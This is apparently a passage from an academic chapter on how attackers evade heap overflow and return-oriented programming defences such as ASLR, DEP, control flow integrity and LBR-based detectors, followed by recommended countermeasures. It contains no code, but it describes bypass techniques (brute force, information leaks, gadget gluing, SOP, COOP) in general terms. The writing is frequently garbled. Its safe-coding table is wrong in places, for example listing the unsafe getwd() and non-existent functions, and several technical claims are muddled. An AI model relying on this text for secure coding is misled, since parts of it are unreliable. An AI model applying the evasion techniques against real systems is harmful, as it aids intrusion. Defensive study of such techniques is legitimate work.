Malicious attackers may also use malicious fragment streams to bypass network access control mechanisms by delivering the smallest packets that might contain some data to be injected as malicious codes. Then they deliver varied sizes of packets with muddle orders to let newly arrived packets replace old arrive packets. Using this technique to force new arrival packets to be accepted by the reassembling instructor. The couched malicious codes can evade detection if they cannot cope with overflow fragments. Malicious attacks can utilize “de-synchronization” that forces detection which cannot work properly.

Netscape portable run time (NSPR) does not contain an interface that is used for the general call, but it is a libc-like library that assists file system operation, memory mapping and manipulation, socket-based I/O, and process spawning. All of these are enough to execute downloader, uploader, backdoor, and reverse backdoor processes. Through other payloads, a root-inserter can be injected into this system even lack a setuid-like function.

7.2.1 Evasions for heap overflow defensive countermeasure

Table 7.1 lists main heap overflow vulnerabilities and corresponds to safe equivalents to eliminate vulnerabilities.

Table 7.1: Heap overflow vulnerability and corresponds to safe equivalents.

Function	Vulnerability	Safe Coding
copy the content of the buffer	strcpy()	strncpy()
strcat()buffer concatenation	strcat()	strncat()
read characters	gets()	fgets()
return working directory	get()	getwd()
fill a buffer with data of different types	sprintf()	snprintf()
read from STDIN	scan()	(f)scanf()
return absolute (full) path	strepy()	realpath()

Address Space Layout Randomization (ASLR) creates difficulties in discovering instruction sequences. There are two different ways to create ASLR: (1) Randomly allocate code segments in the memory address; (2) Secretly set for processing the procedure. ASLR is based on that malicious attackers must know the instruction sequence address to be chained. To impede malicious attackers to chain the relevant instruction sequence, the best way to random the relevant instruction sequence address and make it unpredictable so as to prevent heap overflow attacks. However, it has a limited memory area that can support randomization. Some memory pattern is set and some codes never shift for all programs running. These unchangeable codes can be easily discovered. The shared “libc” cannot be applied to ASLR. They must set unchangeable. Adding many NOP (no operation that executes nothing with a byte) to the beginning of the code can defeat ASLR. Therefore, it provides an opportunity for malicious attackers to adopt brute-force attacks or leak information attacks to defeat the ASLR. Furthermore, some libraries or code segment is not allowed ASLR. Another defensive countermeasure has been proposed to defeat heap overflow attacks by ciphering function addresses of GOT because these functions of GOT are often utilized to chain as gadgets. This proposal not only incurs heavy performance overhead to encrypt functions address and de-encrypt them but also does not affect lazy binding and defend heap overflow attacks beyond compromising the Global Offset Table.

The stack is small, so the memory addresses that need to be predicted are not big. ASLR does not perform all running modules. It only is set for memory regions that are easy to be guessed. ASLR is installed in a thirty-two-bit platform containing sixteen-bit or randomizing addresses only, so some cyberattacks can easily defeat it. It will be quick to discover randomizing address space layout in thirty-two-bit platforms by a cyberattack. If ASLR is applied in kernel space, it may cause program crashes because the cyberattack is the vulnerability of kernel code and incorrect offset. The trial of defeating ASLR in kernel space is only one time. ASLR renews the memory address when the computer OS is rebooted. Malicious attackers can obliquely check some side effects through the nature of the cache facilities. Even though it is not permitted to access directly kernel from the user module, malicious attackers may monitor how long an exception happens. If a Translation Look Aside Buffer (TLB) entry is displayed, a website page fault will quickly happen. It shows memory patterns and creates the right TLB entries by accessing privileged kernel memory through the user module. Malicious attackers purposely cause the process to create exceptions and must repair proceeding paths to guess the data access kernel. Codes of user modules may be used to execute a disrupt or invoke system function. They let the CPU record data frameworks, code connected with the handler, and data accessed by the handler. It is possible to approach data by driver routines from the user module and to record driver code. However, it is impossible to apply a cyberattack to scan a sixty-four-bit system because all randomized bits are too huge. It must launch multiple cyberattacks.

ASLR can also be defeated by altering the data pointer. If the "ptr" of chosen memory address might be manipulated, the dereferenced pointer figure will be used to rebuild the dereferenced figure in the executing period. Information about the chosen executing memory address period will be displayed. Many functions of "libc" have stable period characteristics and are being found to proceed with related processes. Besides, ASLR might be bypassed by adopting to vague substring match-up algorithm. ASLR is only effective if it is employed for the whole code sections in the binary.

Furthermore, it may only delay exploitation to randomize or hide the binary, but it cannot really defeat buffer overflow or integer overflow, or heap overflow attacks. Fine-grained code randomization can be evaded by dynamically creating a malicious payload.

ASLR and Data Execution Prevention (DEP) can protect stack and heap against cyberattacks, but they can be evaded in two main areas: (1) Read arbitrarily memory address - It does not need any leaked information to evade ASLR by the format string. It may extract information about where modules locate after exploitation. Then, instructors related to the module's address are found by looking up other modules; (2) Write into anywhere of memory address - write malicious codes to proceed with the instruction to modify control flow integrity, escalate privilege, execute shellcode, or arbitrarily proceed embed program codes to accomplish the malicious task.

Six approaches might defeat ASLR: (1) NOP sled – the longest NOP sled can arrive at the desired searching code; (2) Information leaking - detection of the band of the system and its version. Some address is not allowed to be ASLR. The base address load in some modules not only cannot be randomized but also all addresses in those modules cannot be randomized. Because the program operation system is filled into the same binaries at identical memory addresses when it reboots. Besides, lots of operating systems set aside some memory address for interfaces of the operating system, so the whole memory address layout of the library can be deduced via only one leaking address of a function or none. It is vulnerable to be inferred from other addresses and rapidly found useful codes for gadgets based on the instruction set architecture. Base addresses, library names, protected privileges, etc., can be discovered if the /proc/self/maps file can be accessed. Format string attack might evade ASLR with some leaked clues and guess out other memory addresses. The vulnerability of format string and secondary vulnerability are both very well to defeat ASLR because it is permitted to dump data of stack and discover the memory address corresponding to the binary/library to assist in retrieving a base address. Not only can the return address be overwritten, but also the whole shellcode can be hidden in the heap and bypass data execution prevention if the vulnerability of the format string is triggered in the same execution several times. To deduce the memory address of binary and/or its shared libraries at proceed period by leaking data of targeted process in the recent attack; (3) To resolve the load memory address of desired modules and create a proper memory address for the whole gadget chain; (4) Reduce entropy - minimize the entropy and guess. The stack starts at the identity memory address, and it is a shadow without a few thousand bytes being pushed into the stack each time; (5) Brute force attack - injects multiple payloads at one time without crashing the application or injecting one payload each time and continues to exploit until discovering the target address; (6) Using the same memory corruption vulnerability to process code execution and memory disclosure.

The simplest and most primary defensive countermeasure against heap overflow attacks and ROP attacks is re-randomized ASLR and canaries even though they may be defeated by a brute-force attack. It is also the lowest cost method to consume malicious attackers' time to postpone successful attacks. A fork function is postponed once a segmentation is shut down. This method delays cyberattacks and easily triggers the security alarm. However, the method can also be utilized to launch DDoS. Compared to leaking sensitive data with DDoS, protecting sensitive data is more important so this method is still adopted to re-spawn the server. A system call is invoked to investigate the handler of control flow according to the last branch record and monitor whether the stack has been modified. A defense method injects random bits into binary code and attempts to randomize avoidable gadgets area when each process executes. It needs much binary to be relocated to defeat heap overflow attacks and ROP attacks. It is one of the effective defensive countermeasures against heap overflow attacks and ROP attacks to monitor buffer bounds in running time and also protect the canary to be discovered by a brute-force attack. However, it incurs high-performance overhead. This is only suitable for testing and not for practical uses unless it may decrease the performance overhead of buffer bounds monitoring variables. It is possible to blindly exploit the operating system by using BROP in some conditions without knowing the targeted source code. It utilizes the vulnerabilities of the stack, and the server is shut down, but it does not re-randomize the ASLR and reset the canary. Even though ASLR has many drawbacks, it is still an effective simple operation of heap overflow attacks and ROP attacks defensive countermeasures. It has been adopted extensively to defend against heap overflow attacks and ROP attacks in the early stage, but it is also being challenged by various new cyberattack technologies.

Another simple and low costs defensive countermeasure against heap overflow attacks and ROP attacks that is applied with ASLR at the same time is Data Execution Prevention (DEP). DEP is built defense in conjunction with ASLR together to maximize the effective defensive ability. It separates an area of memory as non-executable to ensure that no new embedded code can execute in this area, otherwise, the processing crashes.

The system does not permit any malicious gadgets in this memory area. Unfortunately, DEP can also be defeated by: (1) To call the VirtualProtect function in some programs or memory distribution or prevention instructions from functions from the Import Address Table (IAT); (2) To cache the whole shellcode in the heap; (3) To return to the text section of a mapped image.

DEP may be incompatible with some systems or applications and be turned down. It cannot impede malicious attackers utilize the program's existing code. Additionally, malicious attackers are still able to manipulate the executing flow to process their malicious code that is concealed somewhere by employing leaking information of part memory address. Furthermore, DEP cannot inhibit a chain of existing codes in memory. Some system instruction calls, e.g., “mprotect” or “mmap2” are risks as they permit malicious attackers to turn down the DEP defense. Malicious attackers may utilize system configuration and applications to enhance the successful attack rate.

7.2.2 Evasions for ROP defensive countermeasure and ROP benign usage

The defensive countermeasure of ROP must take randomization, compile status, and dynamic status into consideration in Figure 7.1.




Figure 7.1: ROP defensive countermeasure structure.

The primary ROP defensive countermeasure is designed to eliminate gadgets that are possibly being utilized for malicious purposes. However, there are some gadgets that are essential for functionality and cannot be removed. It has been proved that only counting frequent return functions to defend ROP is not effective because it can be easily bypassed by jump-oriented programming attacks.

ROP attacks can be detected when malicious attackers attempt to shift control flow to a middle of a function if there is no allocated code. ROP defensive countermeasures may utilize a return function or jump function with monitoring the distance between the basic block source and destination to detect abnormal control flow shifting. The indirect branches and jumps control flow shifting in memory address rely on data location. The indirect jumps must proceed in a different way because it is impossible to get the dynamic data in the compiling period. The defensive countermeasure can successfully defeat ROP if it can guarantee that the control flow cannot be shifted into a malicious codes, basic block, or middle of an opcode byte sequence. Indirect calls are operated in the shadow stack of ROP defensive countermeasure. The return address is set in the shadow stack once an indirect call is called. The return address is compared with the return address at the top of the shadow stack when it returns the invoking instructor. The procedure of the program is terminated once the control flow reaches the designed successor. The indirect jumps method may effectively guarantee control flow integrity and lower performance overhead.

If malicious attackers launch buffer overflow or integer overflow or heap overflow in the stack, they can overwrite stack frames without altering the stored instruction pointer. They also can revise the pointer data and function pointers of the frame. Registers might be manipulated for ROP. Malicious attackers try to manipulate the instructor pointers by modifying their arguments or registers by assigning a new value to registers to alter program control flow. Control flow integrity is adopted to impede ROP attacks by monitoring branches in native programming.

Malicious attackers may modify the entry of the global offset table or various function pointers replacing the change return address, then manipulate such pointers pointing to the target address of code. They can alter function pointers and long jump buffers that do not even in the stack. If the stored "%ebp" can be overwritten, ROP may circumvent defensive countermeasures. Most JOP applies three gadgets ("jmp *x; pop *y; jmp *y") in two indirect jumps. Defensive countermeasures against JOP that usually are designed based on indirect jumps may be adopted of in the firstly ad-hoc solution. JOP has to utilize a trampoline that is a short instruction sequence and is joined with other jump-ended short gadgets to obtain the control unit address so as to jump to another gadget because the jump instruction is not able to convey the process to another gadget itself. If the program restrains the "jmp" process only within instruction sequences and any instruction sequence jump into the middle of another instruction sequence, the program control flow can be altered. Malicious attackers may circumvent the defensive countermeasure if they deliberately insert a long enough instruction between another two instructions. Meanwhile, they can employ an indirect call to fulfil return-like instructions. Another evading methodology is Just-in-Time (JIT) instrumentation that is utilized an indirect jump that must stay where the function has been launched, so it is unnecessary to drive a function in the library jump to another and reach arbitrary instruction in the library. However, the indirect lean that is applied in Procedure Linkage Table (PLT) to switch processing to Global Offset Table (GOT) or tail calls are not inside the current function. Malicious attackers can launch dereferencing GOT attacks that firstly chain gadgets to discover the absolute address of "libc" functions via GOT processing, jump to the targeted function, and overwrite GOT entry with a chosen function address. Even though there are some ROP defensive countermeasures that adopt a compiler-based approach to delete the "ret" operating code from the kernel by inserting the control data in the allocated buffer and replacing it with the stack, the virtualization-based approach embeds command data integrity monitoring code into instruction prelude and epilogue in the process and program source code in the same way. However, JOP might bypass these ROP defensive countermeasures without any difficulty. Indirect jumps and return addresses are not the basis of vulnerability. The main threat is sourced from that abnormal behavior is permitted to enter an arbitrary area in the program or a shared library by JOP exploitation. Attempting to prevent dispatcher-like operations or high-frequency indirect or direct jumps is useless because these defensive countermeasures may be circumvented by chaining long-running instructors or altering dispatchers' execution periods. JOP does not rely on the stack vulnerability and return address pointer shifting, it has a very high successful penetrating rate. There are lots of jump gadgets in GNU "libc" even though JOP must use a dispatcher gadget to administrate functional gadgets to achieve the malicious purpose.

Blind Return Oriented Program (BROP) can circumvent ASLR even without knowing the secret code. BROP can bypass ASLR very well to chain enough gadgets and alter their arguments of writing and control functions, timing, and websites. However, the success rate of defeating ASLR sharply decreases if the server crashes reboot to adopt re-randomize stack secret code and re-set ASLR so that every process is separative of each other without any joining, and instructions in memory address are difficulty deduced. Some defensive countermeasures adopt to postpone a fork after segmentation fault to trigger the security warning system or embed run-time bounds exam for buffer inside the compiler to eliminate bugs in the software.

ASLR can work for only some addresses on the web page. Code reuse ROP may bypass it to display the web. It is critical for the quickness of reconstruction. The time of payload proceeding is very short. Automatic ROP payload measures can produce many gadgets to launch ROP attacks. Another attack vector is to alter the least important bytes of the frame pointer and shift the program procedure pointer to another frame pointer. They change one or two bytes to launch ROP attacks. Every communication is delivered to its execution if the network communication is included with the other applications. Malicious attackers can shut down execution without destructing the application. They may attempt to launch heap overflow attacks and ROP attacks again if they fail. The stack is still at the same address. After the major applications are re-run again, the joining handler connects each join. It is not complicated to defeat ASLR by brute force. Even though ASLR can lower the speed of ROP, it also increases performance overhead. Some ROP defensive countermeasures adopt narrow scope transferring code. They may be statically adopted without altering the code's basic block location. They permit disassembling part coverage and tripped binaries for safe randomization. This ROP defensive countermeasure can effectively eliminate many gadgets that can be utilized for malicious purposes in-process files. They do not enlarge the performance overhead because it is unnecessary to add extra code for the operation. They also can be adopted in tandem with other ROP defensive countermeasures.

Besides ASLR and DEP, lots of defensive countermeasures adopt control flow integrity that intends to schedule the program execution behavior based on the control flow graph (CFG) without being maliciously manipulated to prevent ROP. The effect is limited against the mess order of control flow on the instruction level by applying the traditional control flow function level. Gadgets without being associated together may evade the defense easily.

Several NOPs (no operation that executes nothing with a byte) sometimes are inserted before a targeted instruction and awaiting the Extended Instruction Pointer (EIP) register point to NOP. The execution flow will finally reach the targeted instruction after processing NOP. This causes the addresses of NOP to alter the return memory addresses and the register is manipulated to point to the targeted instruction. Even though some defensive countermeasures apply randomly embedded NOP instructions to change the locations of gadgets, malicious attackers can craft inputs to process consequent instruction or alternative blocks to calculate the relative number of NOP instruction inside of consequent instruction or alternative blocks by monitoring the responding time of execution. The character pointer "arr + index" may maliciously change the control flow to execute in shellcode location if a viable index that is applied to index into a character array is appropriately modified.

Malicious attackers might set a full series of null byte files by calculating the running period of disparate addresses. Later they can compare disparate executing times with the known null byte profiles of instruction sequences. This way might predict the clues of disparate basic blocks. Such a cyberattack makes a process error when "arr + index" is not included in the procedure address area. Even though the webserver reboots again as soon as the program crashes, it does not re-set based on past performance by randomizing memory address. Malicious attackers can inspect the whole memory address by deliberately forcing the web server to crash through various cyberattack methods.

There are two special tables for memory addresses:

1. Table ".ctors" that is created for the constructor function is processed in front of the main().
2. Table ".dtors" which is produced for the destructor function runs just before the main() function. It exits with an exit function invoking after the common clean-up processing is completed. One function might be altered to a destructor instruction with a destructor attribute. The execution flow will be changed to the address just after ".dtors" section when the processing exits because the ".dtors" section is writable. After the offset +4 of clean-up functions is halted by a null address, the null address pointer can be overwritten to the shellcode even though the program exits. Malicious attackers might utilize format string to read and write arbitrary memory addresses. It supplies lots of possibilities for exploitation. Malicious attackers can utilize format string not only to shift program control flow but also to assist them to chain enough gadgets to launch ROP attacks. As GOT is writable, malicious attackers can utilize this table to refer to other functions in a shared library. The identity GOT entry with the identity address as the entry of GOT is fixed per binary for the different systems having the same binary. Modifying the "exit" method in GOT table is possible and can alter program control flow.

Procedure Linkage Table (PLT) contains many jump instructions. If a jump function also has with exit() function, the program execution ends. In case of the exit() function has been compromised, the program control flow can be manipulated.

Signal return Oriented Programming (SOP) does not rely on discovering usable gadgets and linking appropriately together to modify program control to launch ROP attacks. It just only utilizes false signal frames, it does not like other ROP attacks that require chain proper code into the stack. Compared to other ROP attacks, SOP requires only one gadget to start to attack through the backdoor and invoke system function proxies and disparate components in the server OS. Some desired gadgets are always easier to be found out in some settled location, even if it is unnecessary to reconnoitre before launching a cyberattack. This shortens the time and enhances the success rate of cyberattacks. Another critical attribute is its concealed backdoor, it is very hard to discover the implanted concealed backdoor even using the most advanced forensics preventing countermeasures and dumping the entire memory processes to inspect because all the backdoor logic functions are hidden among the data in form of SOP. As SOP uses false signal frames as part of functions, it might cause executions in unpredictable states. Therefore, SOP is more practicable and threats. SOP might be reusable except for the victim thread and has very forceful penetrating power to compromise a server even if the IDS/IPS has strong power detection. Many ROP defensive countermeasures cannot defeat SOP, most gadgets inside SOP are fundamental for binary functionality and they cannot be eliminated. Malicious attackers might adopt more SOP attacks if the condition is available. It is a feasible defense SOP countermeasure to implant a kernel-supplied canary in “sigreturn” frame. The kernel should inspect the canary whether has been altered once a signal returns. The kernel server forces the process to terminate if the canary has been modified. The defensive countermeasure is the same as adopting a stack canary to be used to prevent buffer overflow, integer overflow, and heap overflow in the stack. However, it might only inspect in user space and cannot detect the kernel space of the operating system because it cannot get dynamic status from the kernel of the operating system and instructors are not allowed to execute in kernel space. It still has opportunities to detect ROP attacks because ROP attacks must firstly pass user space and access kernel space.

It is possible to add security numbers into the “sigreturn” frame to defeat sigreturn-oriented program attacks. The processing program starts to compare an arriving signal with the preset security number, which will pause proceeding at once if an arriving signal is different from the security number. This defensive countermeasure has a crucial drawback in that if malicious attackers obtain a leaked security number, malicious attackers might falsify false signal frames. This threat may be larger than creating kernel zero out the security number when invoking a “sigreturn” system function. It is better to show the security number in the user area when the signal handler is proceeding. The preferred defensive countermeasure is to encrypt the signal canary for authentication in signal frames to prevent exploitation from malicious attackers in case of the canary is leaked. However, this defensive countermeasure can be evaded by a brute-force attack even though the security number has been ciphered.

COOP attack manipulates one of the C++ virtual functions. There is a constant pointer that always points to the C++ virtual function. Applications in C++ generally have a high ratio of address-taken functions compared to C applications. If control flow integrity does not take the C++ semantics into account, it is vulnerable to ROP attacks. C++ virtual functions of COOP are called via relevant calling sites as instruction sequences. COOP is different from other ROP attacks; COOP does not have a code pointer controller conceptually to be manipulated. COOP attack may circumvent the detection of control flow integrity and validity of code pointers. Gadgets in COOP do not execute connecting to the stack pointer. They are implemented by connecting to counterfeit objects that are defined by malicious attackers. A pointer permits an object to reach its own memory address, COOP attack may bypass the detection that impedes the stack pointer from pointing to the heap of the program. C++ language has been widely adopted to develop applications. COOP might threaten lots of C++ applications, e.g., OpenJKD, LibrOffice, Microsoft, Adobe Reader, Mozilla Firefox, Google Chrome, and Microsoft Internet Explorer. It has been proved from lots of practice experiment results that COOP can effectively circumvent the plain code pointer prevention, shadow call stacks by monitoring return, and prevention heuristics depending on the frequency of proceeded indirect branches.

ROP defensive strategy is normally adopted both gadget elimination and control flow integrity because it is not possible to eliminate completely all gadgets, same as control-flow integrity, some of the program flow is proposed for program processing, but they might be utilized for ROP. Additionally, control flow integrity incurs high-performance overhead as it inspects many indirect controls that convey instructions during the program process in order to monitor whether the instruction betrays the pre-set program proceeding. The defensive countermeasures will not be adopted if their performance overhead is too high in practice. Therefore, the performance overhead and defensive ability must be balanced.

Just-in-Time (JIT) has been applied to the defensive countermeasure of ROP. JIT of dynamic binary instrumentation frameworks are classified into two sorts:

1. Compiler-based - It relies on the compiler to alter the protected program to prevent ROP attacks. It adopts code transformation to delete all unintended return instructions. All intended return instructions are monitored. Call functions are stored on a stack return index that points to a return address table entry. The return table includes all valid return addresses that the kernel permits them to operate. This method is used for kernel-level ROP defense. ROPdefender focuses on application-level ROP defense and needs to access the source code. It monitors the number of instruction sequences between two return functions. It sets the threshold of the number of instruction sequences in a row. This ROP defensive countermeasure may be evaded by gluing gadgets to make longer instruction sequences. It requires modifying the compiler and it is not possible to easily recompile the legacy code. It prevents the extension of the compiler statically to be compromised and rewrites the binary code and source code so as to monitor the program control flow before proceeding with the transfer instructor. This method is not easy to be widely adopted in the commercial areas because it requires to access binary code and even debug information of the program. It utilizes the dynamic binary instrumentation framework to monitor the call function and return address in the destination. This defensive method incurs high performance overhead. The main drawback is that it cannot be compatible with other security systems, e.g., Integrity Measurement Architecture (IMA).

2. Probe-based - it is applied for instance the enforce instrumentation. It replaces the instructors that branch to the instructor code. This ROP defensive countermeasure has serious drawbacks and is easy to be circumvented by malicious attackers, so it is rarely adopted by most ROP defensive countermeasures.

Most of the defensive countermeasures of ROP adopt to remove possible chained malicious gadget code during the compiling period and to detect any malicious activity in the program, or abnormal frequent return instructions. Most ROP defensive countermeasures presume that malicious attackers must use the stack to shift program control flow. However, such defensive countermeasures shall only act as early state warnings, it does not have good performance to prevent some ROP attacks. Malicious attackers can utilize various circumventing techniques after they have carefully inspected those defensive countermeasures in practice.

It is extremely difficult to discover all ROP vulnerabilities if we only investigate in the static analysis. Because ROP attacks happen in a dynamic processing state and the malicious attacker may continue to switch attack vectors by using the remote controller. Even though it can defend against ROP by using control flow integrity to identify spiteful instruction jumps in the memory address, however, such defensive countermeasures unfortunately may be easily circumvented by changing periodic dispatchers or setting for processing long-running functions.

Different heuristics-based strategies for ROP detection might be useful in debugging features. The performance monitoring counters method observes any typical crash of a CPU's internal branch in abnormal ways during program execution to detect ROP attacks. COOP does not need malicious code injection or altering the code pointers, IDS/IPS without considering the C++ semantics of object-oriented programming is difficult to detect COOP.

Malicious attackers might bypass ROP defensive countermeasures by using non-control data attacks if control data attacks are impeded or connecting existing C++ virtual functions via relative call sites. If the object-oriented C++ semantics that may be valid indirect call targets have not been considered depending on the frequency of executed indirect branches detection, shadow call stack returns, and plain defence of code pointers through heap-based memory corruption, the ROP defensive countermeasures might be evaded. The indirect branches are required to inspect the final section of the process path to the system call invocation. It is not easy to be detected if the ROP attack does not make a system call by altering a user authentication variable in a client-side application. Even though the experiment of this defensive countermeasure that all control flow transfers are examined is the superior result, unfortunately, the ROP defensive countermeasure is not practicable at this stage because of its astonishing high performance overhead. Researchers attempt to reduce hardly the performance overhead. Besides, exception handler hijack is a particularly very sharp compromising technique as there is an exception handler in every program. Malicious attackers might attempt to forge Structured Exception Handling (SEH) record that directs to the FinalExceptionHandler function so as to evade the defensive countermeasure of ROP.

Malicious attackers can deliberately force the ROP defensive countermeasure that cannot get all historical branches, and fake data to occupy all Last Branch Record (LBR) register entries and shut down the malicious chained gadget signature detection. A gadget of ROP attacks normally includes less than five instruction sequences so some of the defensive countermeasures design this feature as a threshold to trigger a positive cyberattack alarm. Long instruction sequences might enhance the difficulty of obtaining enough instruction sequences to investigate, malicious attackers deliberately enlarge the number of instruction sequences by mixing short and long gadgets. They create and put many segmented gadgets together that is less than the threshold of alarm to bypass the detection. They finally accumulate the linked gadgets in several continuous sliding windows to evade the detection of ROP in a sliding window method. Defensive countermeasures only monitor the LBR stack to determine whether it is spitefull code and indicate a checkpoint that might be evaded by leaping over via the function investigation of ROP defensive countermeasures.

LBR has an advantage of performance because it does not cause any performance overhead to store the branches. It is unnecessary to debug symbols and program source code. Therefore, it is more acceptable in practice programs. As it is totally dissociated from program execution, it is fully clear for applications and has no incompatibility problems. Most operating systems tend to adopt lightweight and efficient defensive countermeasures to reduce the performance overhead. Some ROP attack defensive countermeasures apply binary code on the fly to check chosen key instructions and prevent ROP based on non-fully preventable LBR records. But they are inevitable to be bypassed if malicious attackers do not use such routine.

Current LBR does not contain functions to duplicate the previous ones or impede the overriding incident when LBR buffer overflow or integer overflow or heap overflow. A new record replaces the old record as a buffer overflow or integer overflow, or heap overflow happens. Defensive countermeasures of ROP, such as IFCC, CFG and RAP might be bypassed. kBouncer or ROPguard does not monitor all paths of LBR, only choose primary approaches for program control flow of API and some other function calls. They are inevitable to be bypassed by ROP if attacks pass through a path that is not supervised. The defensive effectiveness of kBouncer relies on LBR registers which contain the instructions of the program and instructions pertaining to context switch and other running processes. A larger number of registers may assist to include more branches of other programs. There are four to eight number registers. It is potential for malicious attackers to bypass ROP defensive countermeasures by making gadgets in API with LBR number of benign LBRs if the number of registers isn't big. ROPecker monitors the old progam in LBR registers and new program by checking with the gadget database and monitoring the stack trace, however, there are still some vulnerabilities that can be evaded. The defensive mechanism is not workable if any code in memory address can be found by using brute-force attack and the function may be utilized as a gadget. If the any code of G-free is discovered or deduced out, the countermeasure fails. The stack with relative indices will be utilized to assist the compromising system if the central return index table of the return-less kernel is invaded. As the direct branch instructions destination is pre-set, they normally are not able to be utilized as the link section. However, if the destination of the direct branch is a gadget, it will be treated as a glue gadget, gadget gluing attacks blur the distinction between normal processing and ROP, making ROP detection more difficult.

There are other novel evasion techniques for ROP attacks:

1. Stack Pivoting - vicious payload is secretly stored in the global data area or the heap or other memory areas to manipulate the stack pointer shift to the vicious payload in the designed period.
2. Gadget Gluing - it applies a direct branch instruction that mixes several short instruction sequences together as a new gadget to evade the ROP attack alarm because the length of the chained gadget does not exceed the threshold of safety. The length of instruction sequences that are used for ROP attacks is not very long because it is convenient to chain gadgets from a wide range of instruction sequences inside the shared libraries. They generally contain two to five instructors. Besides, a long instruction sequence has side effects, e.g., it is easy to mess up when several instruction sequences operate together, and the previous instruction sequences might be crashed by later instruction sequences even though long instruction sequences might complete complex processes. Malicious attackers prefer to use the entry instruction sequence for gadgets in the middle of the library function and attempt to discover “ret” or “jmp” to chain gadgets.

Many ROP defensive countermeasures apply signature detection to detect ROP, this sort of defensive system is easy to be circumvented by polymorphism evasion. Malicious attackers may adopt multiple stages of ROP attack that shift the original direction to the second stage after the process of the first stage and pop up the address that is not in the shared library. Finally, it might circumvent the ROP defensive mechanism based on ROP attack codes having more than three adjoining memory addresses. It is not very difficult to chain multiple stages of ROP attack code, most ROP defensive countermeasures might be defeated if the ROP malicious code is successfully constructed in processing intervals by sources of multiple stages, e.g., kernel or program ".text segment", etc. Some ROP defensive countermeasures, like ROPdefender, employ dynamic binary instrumentation at run time to handle leaking information and separately adopt prob-based and just-in-time (jit) compiler-based. These defensive countermeasures detect ROP by monitoring “ret” instruction numbers. These defensive countermeasures are easily defeated by Jump Oriented Programming without "ret" instructions or mixing longer instruction sequences to decrease the number of instruction sequences.

Besides software applied to defend ROP, there are three defensive countermeasures depending on special hardware features of defensive countermeasures that are limited to defense existing processing programs on the fly:

1. HyperCropll is a hypervisor-based system to defend ROP by enhancing the contemporary hardware-assisted virtualization technology to improve defensive ability with a novel program algorithm. It is proposed to execute a shadow return address in the stack by a microcontroller in hardware. The shadow return address stack is stored, and it is compared with the return address stack when the function exits. It causes high performance overhead because the defensive system must inspect each machine instructor proceeded by a process.

2. CFIMon unites both static exploitation and dynamic execution and enhances the branch tracing store mechanism in the hardware processor and the Performance Monitoring Units (PMU) to trace on-the-fly control flow integrity in run time. It is a non-intrusive system without requiring a change source or binary code of applications or special-purpose hardware. However, CFIMon can defend against a high-level semantic attack, but it requires knowing the exact meaning of the high-level semantics of program codes. Besides, malicious attackers may deliberately create few or even no branch program codes to increase the detection latency and evade the detection.

3. FlowGuard applies a lightweight and transparent control flow integrity approach at all run times by a hardware feature of Intel Processor Trace (IPT). It rebuilds the

control flow graphs (CFG) of installed applications in order to fit the compressed encoding format of Intel Processor Trace and indicates the control flow graphs edges with credits to assist fuzzing like dynamic training. FlowGuard divides a fast path that compares the indicated control flow graphs with the IPT tracks for a fast filter and a slow path that decodes necessary IPT tracks for more powerful detection.

It appears newly that Data-Oriented Program (DOP) is also a reuse code attack, but it does not control hijacking exploitation and builds non-control data exploitation for arbitrary x86 programs. DOP keeps the integrity of the control flow, and its main purpose is to extract data values. Non-control data attack of DOP includes flow stitch and control flow bending attack. It does not depend on a completely security-critical instructor pointer or data, e.g., “printf” or system call. It recycles data-oriented gadgets to chain malicious codes. General ROP prevention countermeasures might sanitize applications’ input with acceptable computing costs. It incurs high performance overhead to monitor all data pointers.

Continuous appearing powerful ROP techniques provide various malicious functionality in turing-complete language that can evade the most popular defensive countermeasures. Any cyberattack may spawn new malicious attack vectors. We shall not only focus on eliminating existing ROP threats and neglect other potential threats.

This study recommends some opinions for improvement of these existing defensive countermeasures based on this study's experiment:

1. To record the invoked gadgets with Extended Stack Pointer (ESP) low value, increase an index register scale by four after a dereference and store the return effect of gadgets.
2. To validate the input data before program processing.
3. To trigger the attack alarm if the process deviates from the purposed normal procedure.
4. Strictly monitor shellcode in the heap and other effective shellcode gadgets of ROP. Meanwhile, escalating root privilege is not the only aim of malicious attackers, compromising databases and other exploitation also need to be monitored.
5. To eliminate any malicious payload that conceals in global data, heap, or other memory regions and they might be aroused by the stack pointer.

6. To hinder jumping over LBR stack's checkpoint via defense ROP countermeasure's function hook.
7. Carefully check if any gadget is glued together by two or more gadgets. Deleting any possible gadget used for ROP based on it does not affect the program functionality.
8. To examine long NOP sled whether they are malicious. To resett ASLR when the server reboots each time. To prevent brute force attacks and memory corruption to exploit the memory address.
9. To prohibit writing and execution in DEP by calling VirtualProtect function or from application import address table or turn down DEP without the highest privilege.
10. Any modification of the global offset table entry that is not originally from PLT or various function pointers without authority shall trigger the security alarm.
11. It shall be carefully checked if it appears a strange long instruction between two instructions or "jit" (just in time) instrumentation.
12. To adopt Position Independent Executable (PIE) to prevent absolute address of "libc" functions via GOT processing leaking and overwriting GOT entry by encrypting unless originating from PLT.
13. To carefully examine any abnormal instruction circumvents springboard and control the desired binaries flow.
14. To prevent exception handlers from being hijacked. Enforcing important instructor pointer protection.
15. To adopt polymorphism ROP defensive countermeasures.
16. To inspect whether the memory area is defined by legitimate functions with the database.
17. Randomization memory in code area and coarse-grained randomization to defeat ROP.
